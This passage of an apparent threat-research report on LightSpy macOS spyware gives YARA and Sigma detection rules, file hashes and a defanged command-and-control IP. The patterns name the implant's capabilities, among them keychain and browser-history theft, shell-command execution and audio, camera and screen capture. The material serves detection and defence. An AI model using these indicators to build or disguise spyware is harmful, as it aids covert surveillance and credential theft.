\$a1 = { 73 65 6c 65 63 74 20 2a 20 66 72 6f 6d 20 74 5f 63 6f 6e 66 69 67 }
\$a2 = { 2f 76 61 72 2f 63 6f 6e 74 61 69 6e 65 72 73 2f 42 75 6e 64 6c 65 2f 69 72 63 62 69 6e 2e 70 6c 69 73 74 }
\$a3 = { 74 5f 63 6f 6d 6d 61 6e 64 5f 70 6c 61 6e }
\$a4 = { 63 6f 6d 2e 61 6c 61 6d 6f 66 69 72 65 2e }

condition:
Macho and all of them
}

rule MACOS_LIGHTSPY_AUDIODYLIB_20240422 {
meta:
description = "Detects on the LightSpy libAudioRecorder.dylib"
author = "Stuart Ashenbrenner, Alden Schmidt"
date = "2024-04-22"
modified = "2024-04-22"

reference = "https://huntress.com/blog/lightspy-malware-variant-targeting-macos"
hash1 = "0f662991dbd0568fc073b592f46e60b081eedf0c18313f2c3789e8e3f7cb8144"

strings:
\$path = "/usr/local/lib/libAudioRecorder.dylib"

\$a0 = { 61 72 63 6c 69 74 65 }
\$a1 = { 41 75 64 69 6f 52 65 63 6f 72 64 65 72 }

condition:
Macho and all of them
}

rule MACOS_LIGHTSPY_BROWSERHISTORYDYLIB_20240422 {
meta:
description = "Detects on the LightSpy libBrowserHistory.dylib"
author = "Stuart Ashenbrenner, Alden Schmidt"
date = "2024-04-22"
modified = "2024-04-22"

reference = "https://huntress.com/blog/lightspy-malware-variant-targeting-macos"
hash1 = "3d6ef4d88d3d132b1e479cf211c9f8422997bfcaa72e55e9cc5d985fd2939e6d"

strings:
\$path = "/usr/local/lib/libBrowserHistory.dylib"

\$a0 = "/Library/Application Support/Google/Chrome/Default/History"
\$a1 = "/Library/Safari/History.db"
\$a2 = { 42 72 6f 77 73 65 72 48 69 73 74 6f 72 79 }
\$a3 = { 61 72 63 6c 69 74 65 }

condition:
Macho and all of them
}

rule MACOS_LIGHTSPY_CAMERADYLIB_20240422 {
meta:
description = "Detects on the LightSpy libCameraShot.dylib"
author = "Stuart Ashenbrenner, Alden Schmidt"
date = "2024-04-22"
modified = "2024-04-22"

reference = "https://huntress.com/blog/lightspy-malware-variant-targeting-macos"
hash1 = "18bad57109ac9be968280ea27ae3112858e8bc18c3aec02565f4c199a7295f3a"

strings:
\$path = "/usr/local/lib/libCameraShot.dylib"

```

$a0 = { 61 72 63 6c 69 74 65 }
$a1 = { 43 61 6d 65 72 61 53 68 6f 74 }
$a2 = { 54 61 6b 65 50 69 63 74 75 72 65 2e (6d | 68) }

condition:
Macho and all of them
}

rule MACOS_LIGHTSPY_FILEMANAGEDYLIB_20240422 {
meta:
description = "Detects on the LightSpy libFileManage.dylib"
author = "Stuart Ashenbrenner, Alden Schmidt"
date = "2024-04-22"
modified = "2024-04-22"

reference = "https://huntress.com/blog/lightspy-malware-variant-targeting-macos"
hash1 = "5fb67d42575151dd2a04d7dda7bd9331651c270d0f4426acd422b26a711156b5"

strings:
$path = "/usr/local/lib/libFileManage.dylib"

$a0 = "GetTelegramFileDir"
$a1 = { 46 69 6c 65 4d 61 6e 61 67 65 20 44 6f 77 6e 4c 6f 61 64 46 69 6c 65 }

condition:
Macho and all of them
}

rule MACOS_LIGHTSPY_KEYCHAINDYLIB_20240422 {
meta:
description = "Detects on the LightSpy libKeyChains.dylib"
author = "Stuart Ashenbrenner, Alden Schmidt"
date = "2024-04-22"
modified = "2024-04-22"

reference = "https://huntress.com/blog/lightspy-malware-variant-targeting-macos"
hash1 = "65aa91d8ae68e64607652cad89dab3273cf5cd3551c2c1fda2a7b90aed2b3883"

strings:
$path = "/usr/local/lib/libKeyChains.dylib"

$a0 = { 6d 61 63 20 4b 65 79 20 43 68 61 69 6e 73 }
$a1 = { 2f 61 70 69 2f 6b 65 79 63 68 61 69 6e }
$a2 = { 6b 53 65 63 41 74 74 72 49 73 73 75 65 72 }
$a3 = "PLATFORM_MACOS"

condition:
Macho and all of them
}

rule MACOS_LIGHTSPY_LANDYLIB_20240422 {
meta:
description = "Detects on the LightSpy libLanDevices.dylib"
author = "Stuart Ashenbrenner, Alden Schmidt"
date = "2024-04-22"
modified = "2024-04-22"

reference = "https://huntress.com/blog/lightspy-malware-variant-targeting-macos"
hash1 = "4511567b33915a4c8972ef16e5d7de89de5c6dffe18231528a1d93bfc9acc59f"

strings:
$path = "/usr/local/lib/libLanDevices.dylib"

$a0 = "CoreWLAN.framework"
$a1 = { 2f 61 70 69 2f 6c 61 6e 5f 64 65 76 69 63 65 73 }
$a2 = { 4d 61 63 46 69 6e 64 65 72 }

condition:

```

```
Macho and all of them
}
```

```
rule MACOS_LIGHTSPY_PROCESSANDAPPDYLIB_20240422 {
  meta:
  description = "Detects on the LightSpy libProcessAndApp.dylib"
  author = "Stuart Ashenbrenner, Alden Schmidt"
  date = "2024-04-22"
  modified = "2024-04-22"
```

```
reference = "https://huntress.com/blog/lightspy-malware-variant-targeting-macos"
hash1 = "d2ccb41552299b24f186f905c846fb20b9f76ed94773677703f75189b838f63"
```

```
strings:
$path = "/usr/local/lib/libProcessAndApp.dylib"
```

```
$a0 = { 50 72 6f 67 72 65 73 73 4c 6f 67 2e 6d }
$a1 = { 2f 61 70 69 2f (61 70 70 2f | 70 72 6f 63 65 73 73 2f) }
```

```
condition:
Macho and all of them
}
```

```
rule MACOS_LIGHTSPY_SCREENRECORDERDYLIB_20240422 {
  meta:
  description = "Detects on the LightSpy libScreenRecorder.dylib"
  author = "Stuart Ashenbrenner, Alden Schmidt"
  date = "2024-04-22"
  modified = "2024-04-22"
```

```
reference = "https://huntress.com/blog/lightspy-malware-variant-targeting-macos"
hash1 = "7ed786a259982cce0fad8a704547c72690970145b9587d84ee6205b7c578b663"
```

```
strings:
$path = "/usr/local/lib/libScreenRecorder.dylib"
```

```
$a0 = { 2f 78 38 36 5f 36 34 2f 53 63 72 65 65 6e 52 65 63 6f 72 64 65 72 2e 6f }
$a1 = { 00 72 65 63 6f 72 64 20 73 63 72 65 65 6e }
```

```
condition:
Macho and all of them
}
```

```
rule MACOS_LIGHTSPY_SHELLDYLIB_20240422 {
  meta:
  description = "Detects on the LightSpy libShellCommand.dylib"
  author = "Stuart Ashenbrenner, Alden Schmidt"
  date = "2024-04-22"
  modified = "2024-04-22"
```

```
reference = "https://huntress.com/blog/lightspy-malware-variant-targeting-macos"
hash1 = "ac6d34f09fcac49c203e860da00bbe97290d5466295ab0650265be242d692a6"
```

```
strings:
$path = "/usr/local/lib/libShellCommand.dylib"
```

```
$a0 = { 2f 61 70 69 2f 73 68 65 6c 6c 2f 72 65 73 75 6c 74 }
$a1 = "XXXExeCommand"
$a2 = "GetDeviceID"
```

```
condition:
Macho and all of them
}
```

```
rule MACOS_LIGHTSPY_WIFIDYLIB_20240422 {
  meta:
  description = "Detects on the LightSpy libWifiList.dylib"
  author = "Stuart Ashenbrenner, Alden Schmidt"
  date = "2024-04-22"
```

modified = "2024-04-22"

reference = "https://huntress.com/blog/lightspy-malware-variant-targeting-macos"

hash1 = "fc7e77a56772d5ff644da143718ee7dbaf7a1da37cceb446580cd5efb96a9835"

strings:

\$path = "/usr/local/lib/libWifiList.dylib"

\$a0 = { 2f 61 70 69 2f 77 69 66 69 5f (63 6f 6e 6e 65 63 74 69 6f 6e 2f | 6e 65 61 72 62 79 2f) }

\$a1 = { 57 50 41 [1] 2d 50 53 4b }

condition:

Macho and all of them

}

[view raw lightspy_macos_yara](#) hosted with ❤ by [GitHub](#)

Sigma Rule

title: LightSpy MacOS Malware

id: 75d6d6fc-026f-11ef-aa62-f23ada0a3aed

status: test

description: Detects the creation of malicious files in the Shared directory.

author: Stuart Ashenbrenner

references:

- <https://huntress.com/blog/lightspy-malware-variant-targeting-macos>

date: 2024/04/24

logsource:

category: process_creation

product: macos

detection:

selection0:

CommandLine|contains: '/Users/Shared/update.app'

condition: selection0

falsepositives:

- None observed

level: high

tags:

- attack.exfiltration

- attack.t1041

[view raw lightspy_macos_proc_shared_yaml](#) hosted with ❤ by [GitHub](#)

Appendix B

IOCs

Filename	SHA1	Description
loader	afd03337d1500d6af9bc447bd900df26786ea4a4	
C40F0D27	fd49866245721acc6e7431ec61b066696b72a1e1	core implant
soundrecord	0563225dcc2767357748d9f1f6ac2db9825d3cf9	Plugin ID: 18000
browser	476c726b58409a8e3e6cf8fb6bb7d46596917e24	Plugin ID: 14000
cameramodule	33c39728a0393d4271f27cc1d85cf3c1610be333	Plugin ID: 19000
FileManager	9a00f6ca0d9140316f9ae03f79c7511cec32849f	Plugin ID: 15000
keychain	8f390335b571297a9eb605576745876666ee7f6a	Plugin ID: 31000
LanDevices	7aceb8db03b8b8c7899982b5befcaf455a86fe0b	Plugin ID: 33000
softlist	c65817a55b003462d48189875f18fa8bdb57b402	Plugin ID: 16000
ScreenRecorder	e9ba5d2dd449678628834cf5a11cffe042a4f6d6	Plugin ID: 34000
ShellCommand	30e33f1188ca4cfc997260c9929738594e7488c	Plugin ID: 20000
wifi	8e7e8d896ed61bea7a49271e2e6ffc982942e5c7	Plugin ID: 17000

Infrastructure

IP	Description
103[.]27[.]109[.]217	Primary C2

References

[1] <https://blogs.blackberry.com/en/2024/04/lightspy-returns-renewed-espionage-campaign-targets-southern-asia-possibly-india>

[2] <https://documents.trendmicro.com/assets/Tech-Brief-Operation-Poisoned-News-Hong-Kong-Users-Targeted-with-Mobile-Malware-via-Local-News-Links.pdf>

[3] <https://www.threatfabric.com/blogs/lightspy-mapt-mobile-payment-system-attack>

[4] <https://securelist.com/ios-exploit-chain-deploys-lightspy-malware/96407/>